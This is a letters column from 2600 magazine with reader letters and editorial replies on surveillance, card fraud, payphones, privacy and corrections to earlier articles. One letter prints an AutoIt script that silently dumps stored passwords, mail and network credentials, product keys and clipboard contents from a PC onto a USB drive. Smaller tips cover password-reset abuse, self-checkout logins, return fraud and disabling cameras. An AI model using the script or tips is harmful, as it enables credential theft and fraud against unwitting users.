The old system used to be to clone the credit card's magstripe and then put it onto another card's magstripe. The favorite ones to use used to be mobile phone "E-Topup" cards that are basically the same (using one of these to withdraw money from an ATM was actually done on British TV as a proof of concept). However, as far as I can see, there is a flaw with CAP. The credit card companies claim that "no one can clone the chip." I would dispute that. Chip readers are out there - they're now in every shop for goodness sake! Wouldn't be a difficult hack to get one to dump the information into a PC and, if it can read the cards, then it can probably write to them too. Thing is, E-Topup cards don't have chips. What cards do *and* are freely/cheaply available? I have a potential answer: SIM cards. Virgin Mobile, O2, T-Mobile, Orange, etc. all have "free SIM" promotions. The SIMs that you can get are mounted on cards that have the same dimensions and chip position and type (as far as I can tell) is the same. To that end, I can see a potential hole in this "unbreakable" security.

I have never committed card fraud and do not intend to. I simply wish to point out that the new system has similar flaws to the old one - just more high tech flaws! Also note, the SIM card idea has, to my knowledge, never been done. For all I know the chips within could be completely wrong, but it is not inconceivable. Then again, chip cards are more common as they are not as magnetically sensitive as their magstripe counterparts. Also consider all of the cards that are not properly destroyed when finished from use. If the chip is not damaged, then it could potentially be reused. As far as I can see, it is only a matter of time before the criminals catch up. Beware.

Marxc2001

Dear *2600:*

Further to Acidevil's letter in 23:2, I wanted to add my tuppence worth.

Acidevil is correct when he mentions the success of chip and PIN cards in Europe. These require the customer to enter a PIN number at the point of sale, thereby reducing the possibility of a waiter/clerk taking

a copy of the card and using it to make purchases.

However, another scam has arisen to overcome this new security measure. Highly organized gangs (mostly from eastern Europe) have created false fascias for ATM machines which can be affixed to legitimate ATMs - the window, card slot, and money dispenser sitting directly over the same features on the real ATM. When the customer inserts his card, the machine seems to function as normal, but the false fascia has a card reader built in, plus it records the PIN number used. With this data, the criminals can produce a perfect clone of his card and know the PIN also. This means that they can just withdraw cash from any ATM, whereas previously they could only make purchases.

It is one thing to tell your card company that you didn't actually purchase a TV in Turkey, but quite another to convince them that you didn't withdraw 50 quid from an ATM in your home town.

This furthers my personal belief that credit cards are bad news from every angle.

Capt Blah

Dear *2600:*

I know many of my fellow *2600* readers won't believe my claims but I want to make sure this is at least heard. I am a former NSA employee. I worked for the Agency until the end of 2003. I was in a position where I saw every item that was to be collected and analyzed. I don't wish to go into details about how or what I saw as this would only help identify me and I don't need that. *At no time* during my tenure at the Agency did I see any tasks to collect communications (phone, email, Internet, and others) on American citizens. There are guidelines in place that are strictly enforced and prohibit collection of American communications. Even if John Q. Public got a call from Osama bin Laden about an attack, that communication goes into the trash because of said guidelines.

I am hearing a lot about some program "W" started after 9/11. This is hogwash. I don't like Bush as much as the next guy so I am far from an apologist. What makes me come out and give this statement is twofold. First, after September 11th and on to present-day, the IC (Intelligence Community - NSA, CIA, FBI, DIA, NIMA, NRO, etc.) have been getting the bulk of the blame for what happened. This is completely unfair and untrue. I have had the opportunity to work with some of the most impressive minds in the country and everyone's tireless efforts should not be overlooked or disrespected due to false information. Secondly, DIRNSA (Gen. Michael Hayden) is up for the D/CI position. I have met him personally. He is a good man with the safety and security of the United States and its citizens his top priority. *If*, and only if, there really is a program that compromises American security, I am 99 percent sure his hand was forced. This may sound like a bunch of propaganda and I can understand why some people may think so. All I can tell you is that it is not. The IC deserves to be commended, not disreputed. Ever seen the movie *The Recruit* with Al Pacino and Colin Farrell? In a meeting, Al Pacino's character says something to the tune of "All of our successes are unknown and unrewarded. Our failures are public record." Just remember that these people, who many see as evil, the "man," the hammer of government, whatever, are the same people with a hacker mentality who break codes and communications of people intent on doing harm to our country and who have saved countless American lives whether you know it or not. They are Americans too and as such wish to have their own privacy. Saving America against an attack while compromising American freedoms is counterproductive. It's nonsensical and plain stupid. So I ask all *2600* readers to keep an open mind and learn all you can before coming to conclusions that the media tries to force feed you. And don't discredit those who speak out in opposition like myself because the IC cannot do it for themselves.

P.S. Now that I got that out, who's hacked the Halo 2 skulls problem? Thanks.

Anonymous

You can blame the media for this if you like but it is an indisputable fact that Bush has ordered the NSA to spy on Americans without warrants. We doubt that Bush would be defending this action if it wasn't true. Nor would a federal judge have ordered a halt to the program to be followed by an immediate appeal from the Bush administration. These things are unpleasant and maybe even unbelievable. That doesn't make them any less real when they happen.

Your assertion about the NSA staying away from domestic surveillance is how most people understood things. It was also pretty close to the way things worked until fairly recently. There were exceptions and for those there was something known as the Foreign Intelligence Surveillance Act Court, which basically allowed the NSA to get warrants so they could spy domestically. This was a secret court which is bad enough. But it apparently was not good enough for the current administration, which felt it necessary to bypass even this appearance of due process. Now it's all done under a secret program without any warrants or oversight whatsoever. And those who have the guts to reveal the existence of such a thing (specifically various media outlets) are condemned by the government as traitors. And a good percentage of the public buys it.

None of this takes away from the good things the NSA has done over time. But all of that will be forgotten when they are associated with something like this.

As for Halo 2, beware of the blind skull. In fact, beware of it in real life too.

Dear *2600:*

I'm a fairly new subscriber to your glorious magazine and I've loved every issue. One thing I've noticed though is that every time I receive a new magazine in the mail it looks like someone has opened/torn the envelope and then taped it back up. Seems a little suspicious to me. I mean, it has happened to *every* single issue! Am I on a watch list now? If so, cool - I'm finally on a watch list. Or is it because the children in your basement are too shaky and malnourished to correctly stuff envelopes without mutilating them? If so, give 'em a freaking Happy Meal so I don't have to feel so paranoid.

C

The children would have no reason to reopen the envelopes after sealing them. And the penalties for this have been made extremely clear to them. What we suspect is happening in your case is that someone in your post office is overly curious and can't contain themselves. As there is no specific information about you inside the envelope, the various people keeping you on a

watch list would have no reason to open it. With regards to them, we suggest you turn your attention to the van across the street.

Foreign Payphones

Dear *2600:*

I would like to send you my photos of payphones. They are digital camera photos. The rar file is around ten megs with picture files at 1600x1200 resolution. Is it better to send you the full files on CD to the address listed or would these small pictures suffice? In case the 1600x1200 pictures are good enough, will your email accept a ten meg file?

D P

Our email server can accept large files so don't worry about sending them. That is currently the best way to send them to us as it's a whole lot easier for us to keep track of. The same thing goes for back cover submissions. But we have to be very clear on the importance of sending these files at the maximum possible quality settings. Far too often we've gotten great pictures that would look like utter crap if we tried to print them.

Dear *2600:*

We would like to purchase payphone booth like the one in Saint Petersburg, Russia. So could you please send more information and price of that booth.

Ahmed M Attef
Manager Payphones
Special Business Unit - HQ
Somewhere in Qatar

We don't know what you're up to but we fear you misunderstand what we're all about. We don't sell payphone booths or even payphones or for that matter phones of any kind. You've given us some ideas though. Best of luck in your pursuit.

Interesting Facts

Dear *2600:*

Regarding the story that made international news and read as follows: "A case of 'electronic vandalism' mocking the Prime Minister has left a media company red-faced after a hacker tampered with advertising signs on Toronto commuter trains to read 'Stephen Harper Eats Babies.'"

The "ingenious" hacker derived some inspiration from the cover of an old issue of *2600*.

Please continue to be my muse.

Name Removed
Toronto

Well, gosh. Is this a confession? We are quite flattered if indeed our Fall 1997 cover inspired this action which caused confusion to so many. In the words of one flustered commuter: "You go home and you are trying to rest from work and all of a sudden where they usually talk about Ticketmaster, all of a sudden you see this thing say 'Stephen Harper Eats Babies.' I wasn't even sure when I got off the train. Was I hallucinating?" And of course, the funniest statement of all: "To prevent it from happening again, GO Transit will have to power down all the signs on their cars and use special software that is being couriered from the United States to password protect 790 such digital signs." Translation: these fools had no protection at all from this sort of thing and are trying to make it seem like having a password is a real pain in the ass when it should have been what they were doing all along. They are indeed lucky to have gotten their wake up call with a degree of humor. But we are going to err on the side of caution and not print your name since we live in a time where a harmless joke like this can be blown way out of proportion and we don't want to help in that endeavor. And for any authorities actually pursuing this, we have printed out a copy of this email and burned it just to be safe. So don't waste your time.

Dear *2600:*

I just wanted to report that www.phreak.se ("the world's largest online phreaking and telecom knowledge archive") is back online. Check it out!

Zeromatic - PTK Libraries

Dear *2600:*

Buying my usual stuff at the Central Square Star Market (which is exactly like a Shaw's, down to the signage), I found it choking on some half price cookies I was buying. Sufficiently annoyed, I finally got the attention of a drone and got him to help me. He signed into store mode and made *no* attempt to conceal the login from me. The problem? Because the SKU for reduced bakery doesn't tie to a specific price but instead requests one to be entered, the self-checkout freezes. So, quick eyes and a love of baked goods can get you a Shaw's self-checkout login. Sad, I know....

Neito

Dear *2600:*

I came across this a couple of weeks ago and I thought it should be shared with all hackers (especially U.K. Ones). In the U.K. the ADSL Internet connection *requires* a BT line (or phone line connected to a BT exchange) to operate. This costs about 10 pounds a month in addition to the ADSL charges. I think this is unfair to people who do not require the phone line for any other reason.

The hack here is really simple. What I did was order the phone line, then the ADSL. (Do not have the ADSL provided by BT as this hack won't work then.) After one month I canceled the phone line. Turns out that the phone line disconnect does not remove the ADSL signals! It has been about four months now and I have experienced no problems.

There is nothing to indicate that BT won't correct this, but please use this info while you can.

dodgydave

Dear *2600:*

To my fellow conspirators, countrymen, and whom it may concern. Guide of contents, in these pages. Of what is contained within? Indeed. What's inside? Take a look. Ingredients: internal organs, innards. Both: Collateral and junk. Trouble indeed may be held within these discoveries of ways and means. Towards the path to knowledge, for fair visions of future far off, or evil wonders to behold. Only the following years shall hold. The contents, here within in these pages will be the ingredients and the path toward great knowledge, the wonder of which we shall see, when we've all grown. The great deeds we have sown have come upon us and it

will matter not what have known. Here's to 26 more years of hacking!

Do what you want with this, whether you edit it, use it, or simply despise it. Also speak as freely as you wish with me, for I do not hide communications from others (my own devices and will for this should be obvious, so I will not say) if it can be helped, but will do so if you wish.

Soho

What's scary is how much of this we actually understood.

Dear *2600:*

Hi,

I was just hoping to see my name in print in the letters section.

Wave_Rider_1899

And everything we've done up to this point has been orchestrated to get you to contact us. Now we can begin.

Dear *2600:*

I picked up a BT leaflet here in the U.K. (southwest) and thought you might be interested. BT is offering a service allowing you to get cheaper rates on your mobile while you're at home. They provide you with a specially tweaked mobile phone (VoIP) and a wireless ADSL router that must have proprietary VoIP technology.

The service boasts that the special mobile phone will use the broadband connection to make the call and will bring brilliant signal coverage right to your home. Here in Cornwall where I live it is very hilly and signal coverage is still poor, so users here may be prone to investing in a unit like this.

They also boast that this wireless/ADSL/router/➥VoIP unit will allow you to connect systems, consoles, printers, etc. to their broadband.

Just today I was watching systm (http://systm.org) episode 5 and learning about Asterisk, an open source PBX system that allows you to control VoIP and calls to and from your home. They also showed a wireless VoIP phone that was designed exactly like a cell phone, but would connect to any open Wireless Access Point and would automatically send off its WAN side IP address back to your home Asterisk server and would let you make calls from wherever you were both physically and on the Internet. This sort of VoIP implementation is very interesting considering the huge Google wireless network that I hear is coming over there in the USA.

I use Skype and a VoIP phone for most of my calls and it's interesting to see improvements in the implementations of VoIP that give us the user more control.

Ashley

And it will be downright fascinating to see where all of this will lead us in the next decade or so. Such user flexibility would have been unheard of when we first started publishing.

Dear *2600:*

I was browsing the Internet at work and I wanted to check out some guitar tabs. I visited a site that usually offers tablature online. This is what I saw:

"Due to actions threatened by the National Music Publishers Association and the Music Publishers Association of America under the Digital Millennium Copyright Act, GuitarTabs.com is not offering guitar tablature at this time. We are currently evaluating our legal rights and options at this time, but unfortunately cannot offer tablature in the meantime. More information and updates on the situation can be found here. Check back frequently for updates."

Because of the money hungry corporations who would snatch candy from a baby, this is how we have to suffer. We will have to have pirated music tabs. Scanned PDF docs online. I guess it is illegal to have a copy of a music sheet now. Come on. It's like Metallica and these other bands aren't rich enough that they have to punish people for sharing their music.

Kingpin

It's funny how this wasn't even an issue years ago. Nobody in their wildest imagination would have thought sharing guitar tabs could somehow be a problem for anyone. We suspect that it's not really a problem but instead is now being seen as another potential source of income.

Questions

Dear *2600:*

I would like to say that I love the magazine. Keep up the good work! (I know that must be getting boring and cliche by now.) I tried to figure out the size, font, dimensions, etc. of your magazine. I got pretty close but I just figured I'd ask you guys. I like the layout and I am setting up a type of reference guide for myself and I want it to be in the same format. So what is the paper size, font, font size, and anything else you can think of for your magazine? I guess this is a weird request but it is really bothering me.

Neo_Chalchas

Fonts and sizes are always varying but our dimensions are 5.5x8.5, otherwise known as digest size. But we strongly encourage you to develop your own style, even if it's something you're making just for yourself. Imitation is always flattering but it's also rather confining.

Dear *2600:*

Were you guys aware of the reference to *2600 Magazine* in *The Net* (with Sandra Bullock)? If not, I'll send in a screen shot. It's very hard to see while watching the movie through at a normal pace. I searched Google and I don't think anyone has published its location yet.

BrakeDanceJ

We've known about this for a number of years as we usually get notified pretty quickly whenever our name shows up in a major motion picture. For those who don't know, 2600 appears on a list of things to bring along during the main character's vacation. Unfortunately, she seems to have forgotten her 2600 collection or she could have avoided all the trouble she got into during the whole rest of the film.

Dear *2600:*

I run a website and I have a user wishing to upload scanned PDF versions of your magazine. Is it legal to redistribute them in this way and host them on my site?

John

We don't approve of scanned PDFs since we rely on actual magazine sales to stay afloat. Since advertising is the major source of income for magazines and since we don't have any advertising, this is why we are partic-

ularly dependent on our readers. We have no problem at all with the information from the articles being freely passed around but when it's an exact duplicate of our entire layout it's a different matter.

Dear *2600:*

What's up with page 44?

Lenny Love the Hobo

It's just doing its job.

Fighting Back

Dear *2600:*

Although I subscribe to *2600* and receive it regularly, I usually don't read it at home. Instead I carry unread issues with me to read whenever I fly. When I'm done reading them, instead of throwing them in the trash, I stick them in the seat-back pocket in front of me in the hope that some lucky person will discover them and learn about the world of hacking.

Last week while traveling from the U.S. to Europe I had a long layover at an international terminal of Newark International Airport. I had just finished the latest issue of *2600* and had left it on the plane for the next person and was feeling proud of myself for recycling. While waiting for my next plane, my curiosity was piqued by a couple of kiosk-type machines labeled "US-VISIT" with the DHS logo on the bottom. Two DHS employees with DHS logos on their lapels were attending to the machines, which had the cases open. They were rebooting them and I could clearly see that they were running Windows. When they were done I approached the machines but before I even got close, one of the DHS employees practically yelled at me, "No, these are not for you." Anyway, I feigned ignorance and asked, "What do you mean?" She replied, "These are only for foreigners leaving the U.S. Are you a foreigner leaving the U.S.?" I just walked away, not wanting to cause any more trouble. But on my trip back to the U.S., I snapped some pictures and looked up more info about the US-VISIT program on the Internet: http://www.dhs.gov/us-visit. The website contains a horribly Big Brotherish video that explains how they scan both index fingers of all visitors using an inkless fingerprint scanner, as well as take their photo. They also explain that they will protect personal information. However the fact that they are using Windows-based computers for their kiosks pretty much says it all. I wonder how long it will be before a curious hacker finds one of those kiosks unlocked and unattended.

Arcade One

We're just surprised you didn't get tackled when you took a picture. While this is something else we want to know a lot more about, we want people to be very careful in their endeavors to obtain firsthand knowledge in such places.

Dear *2600:*

Something has been bothering me lately and when I see something wrong I like to voice my concern. I have been reading your magazine and listening to your shows for about ten years, since I was about 13 years old. I try to tell my peers about the injustices that are occurring in the world of technology such as AT&T giving private citizens' phone records to the NSA without a warrant, DRM, and other issues that us "well informed people" care about. I have sat down and rationally explained the situation to my peers, most recently about the whole AT&T ordeal but they just do not seem to care. They said it does not affect them because they are not terrorists nor are they doing anything illegal. I tried to persuade them otherwise but it was just no use to try and get them to see what path our country has started going down. In fact, they call me paranoid for thinking of this things.

The thing that really gets to me is that most of the people I explained these issues to were well-educated individuals studying to be doctors. They're the future of our society but they just do not seem to get it. This saddens me because if these well-educated future professionals do not care then why should the rest of them? I believed I am labeled a paranoid fool because I am constantly screaming the sky is falling with some government invasion of privacy. Maybe I am just a product of my environment, reading your magazine, listening to your radio shows, and chatting with other like-minded people, but I think I will really regret not saying something in 15 years when I have to give an iris scan to buy gas. Since your organization has been informing individuals about these issues for a long time, I wonder if you can help me convince my peers why they need to care about such issues before it is too late. While hackers can have cons like HOPE, how can we get the average Joe to care about these issues?

R

This is indeed the most difficult task we face. People like those you've encountered are really the ones who make the sort of world we're moving into possible. They are a repressive government's dream - those who only care about their own standing in life and will refrain from saying anything until they find themselves directly affected, which oftentimes is far too late to actually do anything about it. Some refer to them as the brainwashed masses but that might be going a bit far as it's quite possible they simply don't care nor do they see the relevance. This is why it's so important for us to always be trying to reach outside our own little community. Regardless of how many people read the magazine or listen to the radio shows or come to our conferences, we will always be a comparatively small group of people. If we don't keep trying to get to those individuals who aren't already a part of it, we'll cease being relevant and will have no chance of influencing anything on a larger scale. So the best thing you can do is keep attempting to communicate and not give up. You will always find people who actually get what you're trying to say and you'll often find them in the strangest places.

From the Military

Dear *2600:*

Recently I've been called back to active duty after two and a half years as a civilian. Yes, they can do that. The first step for my group was two weeks at Fort Jackson for a quick retraining, then shipment overseas to the destination of their choosing (Kuwait, Iraq, Djibouti). They were kind enough to provide a "computer lab" with a selection of machines and Internet Explorer, but also kind enough to use gateway content blocking. These are soldiers that have been deployed already, witnessed death, perhaps even killed people, and yet

they have restricted access to web content because *that* could be dangerous. Even more ridiculous than the act of blocking us is the chosen content: vcdquality is blocked, many men's magazines, some of the web comics I visit (but not all of them), MySpace, any proxy site, and many technology-related websites. *2600* and Slashdot made the approved list, along with several hard-core pornographic sites, and your typical Hotmail, Yahoo, Google lineup. It leads me to believe that the army, perhaps influenced by our government, is just throwing darts. Hooah!

doctor zoidy

Dear *2600:*

Hey there, I just wanted to say that your publication is by far the best and most intellectual informative that I have read over the last five years that I have been in the army. Also, some of my soldiers want to say hi to all you guys over there - Hexison, SquadleBEE, DeadZone16, and F@TtOnY. I would also like you to know that your magazine is read by more then half my platoon over here in the sand. For most of us this is our second year here and when I get a new *2600* mag I pass it around. It gets well read. Also, we started a C++ programming group and are slowly making progress on that front. We were also wondering if by chance anyone out there could send old back issues or other great reading material to us. Once again, keep up the great work and we love reading your mag.

Sgt. Paccerelli

We didn't know soldiers had those kind of handles. It all sounds like a much bigger version of IRC. Regarding your quest for reading material, you should consider taking out a free classified ad in the marketplace asking for the things you need. People in prison do that all the time.

Followups

Dear *2600:*

In response to what cody found, it is what looks like a Windows file sharing port into the U.S. Census Bureau. I ran into a lot of these on other government websites. The government is not as secure as they say they are. I talked with one of the admins and he was, to put it mildly, a dick. He didn't know anything about security. I am in the Fort Worth, Texas area and the admin was working for the USDA website.

Black_Angel

Dear *2600:*

Concerning the article published in 23:1 called "iPod Sneakiness," I followed the text in the magazine to the letter and it does not work. I have researched it on the web and have found that many websites are talking about the article, referring to it as not working. So I was wondering if you could get the working copy and post to 2600.com or email it to me. I purchased the magazine just for this article, but I'm have problems getting it to work as explained.

If you could please help me, it would be great.

Mike Smith

Yours was not the only such comment we received. We're looking for the fixes and they will appear in these pages when we get them. Meanwhile, here's a different perspective:

Dear *2600:*

Great idea on the iPod fun! Not only was this exactly the tool I was looking for, but it gave me several other ideas as well. I have expanded on the original concept and it still runs in under five seconds. I'm looking for a workaround so that the USB will Autorun the AutoIt EXE I created. So far I've only seen U3s with a CDFS partition... gotta get more articles about hacking that USB U3 partition! I also want to suggest to Rob, and readers in general, the value and utility of having the AutoIt script include a line to write the %clipboard% contents. There's often *very* tasty tidbits of info there, insights into the user's activities, etc. The AutoIt Script I used is here, should anyone wish to benefit from it. It's a little different than the one in the mag. I wanted the upsamples placed in datestamped folders:

```
; Comprehensive Data Retrieval Routine, June
➥28, 2006
HideAutoItWin, On
SetEnv, DateTime, %A_YEAR%%A_MON%%A_MDAY%%A_
➥HOUR%%A_MIN%%A_SEC%
FileCreateDir, Data\\%DateTime%
Run, pspv.exe /stext Data\\%DateTime%\\pspv.txt
Sleep, 200
Run, mailpv.exe /stext Data\\%DateTime%\\
➥mailpv.txt
Sleep, 200
Run, dialupass.exe /stext Data\\%DateTime%\\
➥dial.txt
Sleep, 200
Run, netpass.exe /stext Data\\%DateTime%\\
➥net.txt
Sleep, 300
Run, mspass.exe /stext
Data\\%DateTime%\\mspass.txt
Sleep, 300
Run, ProduKey.exe /stext Data\\%DateTime%\\
➥ProduKey.txt
Sleep, 300
FileAppend, %clipboard%, Data\\%DateTime%\\
➥cb.txt
Sleep, 200
FileAppend, %A OSVERSION%, Data\\%DateTime%\\
➥os.txt
Exit
```

This is also a *very* useful tool for sysadmin work. In my line of business, I also get asked about retrieving lost passwords, etc. Thanks again Rob and *2600*. Every issue you folks manage to provide something of tremendous benefit to my needs, both personally and professionally. You're awesome!

X-Man (Eric-Not)

Dear *2600:*

In response to Modman's article in 23:1 titled "Highlighting the Holes," I have a few corrections and clarifications. When it comes to access control (keycard) systems, there are generally three types of locks. There are maglocks, strikes, and powered handles or crash bars. The only type of lock that must be opened on a fire alarm by code are maglocks. The only reason is to allow people on the inside to get out in the event there is a failure of the REX (request to exit (usually a motion sensor mounted above the door)). The other two types of locking/unlocking mechanisms do not need to be unlocked on a fire alarm because the door is

not locked from the inside and can be opened by just turning the handle or pushing the crash bar.

As for the security camera systems, most coax cameras have a home run directly to the multiplexer or video recorder. There is almost never a trunk line that multiple cameras use to transmit video to the recorder. Splicing into coax can work if you are fast enough with your crimpers, but be aware that if you are splicing into a PTZ (pan tilt zoom) camera and the security guard tries to move the camera they will notice it isn't moving. IP based cameras are usually a different story. They are usually on a separate network altogether because of the large overhead. So if you find the switch that the cameras connect to you can take most if not all of the cameras down by unplugging the switch. If you are dealing with a small system they may have used the same network that they used for everything else, just on a separate vlan. If you unplug this type, people will usually notice. When it comes to camera systems your best option is to look around. A *lot* of camera systems out there have glaring holes in them and if you watch your surroundings you can move around a lot of places without ever being recorded. Hell, even prisoners can notice where the blind spots are in prison camera systems. I'm sure you can too.

digitalFX

Dear *2600:*

This is for Battery in regards to his article "Easy Access to T-Mobile And Cingular Accounts" in 23:2. He makes the assertion that "out of the biggest five national providers in the United States, only T-Mobile and Cingular send customers their lost passwords in this manner (via SMS text message after only providing a phone number)." He is incorrect in that Sprint PCS has done this for the last several years and still continues to do so.

Now there is an interesting twist with Sprint. If you select that you are the account holder they then verify your social and your zip code. However, just pick the box that says you are not the account holder and they will text the password to the phone. At least they no longer send your current password but assign you a new password and send that one to the phone. One small improvement to the "security" over the last five years.

quel

Dear *2600:*

This is in response to a letter in 23:1 regarding someone who was returning clothes at a Wal-Mart and complained that they did not give him cash for his $25 gift because of "policy." Instead of yelling at the incompetent Wal-Mart associate that served you, maybe you should freshen up on policy. By knowing a company's rules and regulations, you can then use (or abuse) them. Anything from Wal-Mart purchased with no receipt and over $10, you get a gift card for cash back. Under ten and you get cash in your hand, no ID required either. Instead of getting all bothered, you could have simply bought two or three items (depending on your taxes) and gone to return them individually. Cash in your hand. Now with that newfound money you can purchase a subscription to *2600!*

Now how do I know this? It happened to me too but instead of getting angry I found out what "policy" *really* was.

AtomicRhino

Dear *2600:*

I am not sure if anyone remembers me from a few years back where I had been a victim of a hijacked eBay account. *2600* had published my letter about my whole ordeal.

Well, two years after that happened I was called in to a meeting with Senator Nelson regarding national security and problems citizens face with computer fraud. There were people there with problems so much worse than my own I felt really stupid for even complaining. To be honest, I am not sure why I was there except for the fact it was on television and I am pretty! Of course, nothing was resolved.

Anyway, after reading your article on getting screwed by PayPal, I had to write in and give some useful advice that I have found to be effective dealing with fraud on eBay and/or PayPal.

While PayPal and eBay will pretty much tell you to kiss their asses, if you ship using USPS, or when you buy request they ship with USPS, you can go after them for engaging in mail fraud.

I have had to do this in the past and have found them to be one of the only branches of the U.S. government who seems to care. They take that sort of thing very seriously. I have had them prosecute a seller who sold me a Knock off Louis Vuitton and I received my money back.

That is why some sellers refuse to ship using them and buyers ask you to ship using UPS or Fedex because they know that they will be committing a federal crime if you or they ship with USPS.

Mingming5

Dear *2600:*

I am a longtime fan of *2600* - since the early 80s hacking on an Apple //e with an AppleCat modem running at half duplex 1200 baud. I even attended the first HOPE conference many years ago. I've leveraged *2600* to (legally) take apart all kinds of gadgets and build some fun things to play with.

I am a Group Policy MVP, run www.GPanswers.com, and wrote *Group Policy, Profiles, and IntelliMirror* (third edition) published by SYBEX (www.GPanswers.➥com/book). I don't work for Microsoft; I'm an independent trainer and consultant strictly for Group Policy.

So I was excited to see an area covered in *2600* that's within my direct realm of expertise. I can see the need occasionally for a "power user" to feel the desire to "scoot around" Group Policy's processing. Sometimes corporations can be too heavy handed in their Group Policy usage and not listen to "the little end user guy" at the end of the food chain.

So as a longtime loyal *2600* reader, I felt it was my duty to the *2600* community to clarify some points in WagStaff's article. Some are small points, others are larger. I have put these points in chronological order as if I were responding conversationally while reading the article from top to bottom.

The background refresh for Group Policy is only positive 30 minutes (not positive or negative 30 minutes). This is a common misperception, as some older Microsoft documentation misstated this fact. However, all "official" documentation has since been revised.

The article states that "If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced

with the settings present in the GPO." This isn't strictly accurate. There are several follow up notes to this comment.

First and most importantly, regular users cannot modify the registry location where "true" Group Policy settings apply, which are four locations: HKEY_CURRENT_USER\Software\Policies, HKEY_LOCAL_MACHINE ➥\Software\Policies, HKEY_CURRENT_USER\Software ➥\Microsoft\Windows\Currentversion\Policies, or HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\ ➥Currentversion\Policies.

What is true, however, is that a user with Local Administrator rights certainly can do whatever he wants in the registry, including wiping out any value in the aforementioned location.

Next, the Group Policy engine has a "version" mechanism which checks one thing: did the GPO change? It does not check (contrary to popular belief) if the local administrator went "under the hood" and messed with the aforementioned registry keys. Therefore, it is not true (by default) that if a "registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced with the settings present in the GPO." This can be adjusted/compensated by another Group Policy setting, but that's getting into nitty-gritty details.

The author interchanges the words "Group Policy" sometimes when he means "System Policy." To be specific, Group Policy is a technology that runs on Windows 2000 and above (Windows XP, Windows Server 2003, Vista, Longhorn Server). System Policy is a similar, but older, technology available for Windows NT and Windows 9X systems using ".pol" files in the NETLOGON share of the Domain Controllers.

The author suggests that his steps of renaming of gpupdate and secedit is unnecessary on NT 4.0 because Windows File Protection doesn't exist on NT 4.0. In actuality, these files simply do not exist on NT 4.0, because Group Policy doesn't exist on NT 4.0 (again, NT 4.0 uses the older System Policy).

Step 4b in the article suggests that while using a Windows 2000 system, you could add a REG_DWORD of DISABLEGPO to 0 to then stop Group Policy processing. First and foremost, the article suggests to look for a "system" key underneath HKLM\Software\Policies\Microsoft\Windows\. I checked Windows 2000/SP4 but that string is not a valid registry path. Interestingly, that registry path is valid on Windows XP (but adding the value does nothing). It should be noted that in Windows 2000, the "system" key does make an appearance in HKEY_LOCAL_MACHINE\SOFTWARE\Micro ➥soft\Windows\CurrentVersion\policies\system and also in HKEY_LOCAL_MACHINE\SOFTWARE\Policies\ ➥Microsoft\System. However, to reiterate, the "system" key simply is not where the author says it is. However, I did try adding DISABLEGPO and setting it to both 0 and 1 (the author's note in the article is unclear). I tried both "system" keys on my Windows 2000 SP4 machine. But this additional registry change failed to make any difference. The author says this feature was removed in Windows XP "Gold." However, my research in this topic suggests it was actually removed before Windows 2000 went "Gold." Additionally, even if the registry key worked, the placement is meant for that "protected" part of the registry (see first note above) where regular users (non-local administrators) cannot write.

Step 5 suggests all sorts of ways to modify the processing behavior for Group Policy by using the registry. Again, this portion of the registry is restricted for regular users. And if you're a local administrator, there's a much easier way: use GPedit.msc (the local Group Policy object editor) and use the settings found here: Administrative Templates\System\Group Policy. If you're a local administrator setting the policy settings here does exactly the same thing as hacking through the registry in the HKLM\Software\Microsoft\Windows\CurrentVer ➥sion\Policies\System location.

So, now that we've tackled the inaccuracies, let's address how to actually get around Group Policy:

Option 1: The author's comments for Step 6 is the best way to go - if you're a local administrator. If you're not a local administrator, this will fail to work as regular users do not have access to this portion of the registry.

Option 2: Use a utility called "KillPol" available at http://www.petri.co.il/killpol.htm. It requires local administrative rights to be effective. That is, you run it as a regular user, then provide local administrative rights, then poof - effectively your Active Directory GPOs are neutralized. This is a good troubleshooting aid to determine if Group Policy settings could be causing issues on your system.

Option 3: This is the only option if your user account is not also a local administrator. That is, figure out when Group Policy is going to be applied and be offline (unplugged) during that time. The command line, GPresult.exe, will tell you the last time Group Policy was run. And, since you know that Group Policy will refresh somewhere between 90-120 minutes, simply ensure the machine is not on the network and in contact with a domain controller during that time. That is, be sure to "miss it" when it comes around every 90 minutes or so. However, Group Policy does apply when logging in, so that could be an issue if you felt you always had to skirt around it.

I hope this follow up has been useful for *2600* readers. For technical information on Group Policy, I would encourage all readers to enjoy the free resources at GPanswers.com.

Keep doing the good work you do at *2600*.

Jeremy Moskowitz,
GPanswers.com

Dear *2600:*

I wanted to write in response to WagStaff's article entitled "GPOs and Group Policy: Just Say No!" in your Summer issue. I have to say that while I understand what the author was trying to accomplish, the number of inaccuracies and just general lack of understanding of Group Policy really ruined the article for me. It is clear that the author is coming at Group Policy from the perspective of someone who has never really used the technology in production, but rather is just trying to learn it by hacking around randomly. Specifically, here are the problems I had:

The author says, "GPOs are specialized snippets of registry files containing the desired registry settings." This is only partly true. Registry policy is only about one third of the functionality in GP - where it provides other things such as security configuration, software

deployment, folder redirection, etc. It is true that many, but not all, of these areas ultimately touch the registry, but the mechanisms by which each do it are different, and this is significant to the point of the article.

The author says, "If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are 'undone' and replaced with the settings present in the GPO." This is problematic in two ways. First off, the assumption here is that the user is an administrator on their machine and thus has the ability to change a policy entry in the registry. Since policy keys are permissioned away from non-administrative users, this would be generally difficult. However, the entire article is based on the premise that the user is an administrator and so I would argue that all bets are off in that case, just as when a user is root on a *nix system. There is nothing that GP can do, within or without the registry, that can't be circumvented by an admin. The second way this statement is problematic is that even if the user changes underlying reg keys related to policy, GP will not undo this unless something has changed (either in the GPO's version information, the user or computer's group membership, or in the list of GPOs that apply to the system) since the last processing cycle. So the user change will remain until one of these events occurs. This is a common misconception about GP.

The author says, "However, this behavior can be quite annoying and undesirable when, for example, a home computer is used to connect to the corporate network so that the employee may work from home." GP will only apply to users and machines that are members of an AD domain (unless local GP is set, which the home user would be able to control anyway). Just because a user has VPN'd into the corporate network does not mean that they will get GP. In fact, they won't in most cases because most home computers are not members of AD domains.

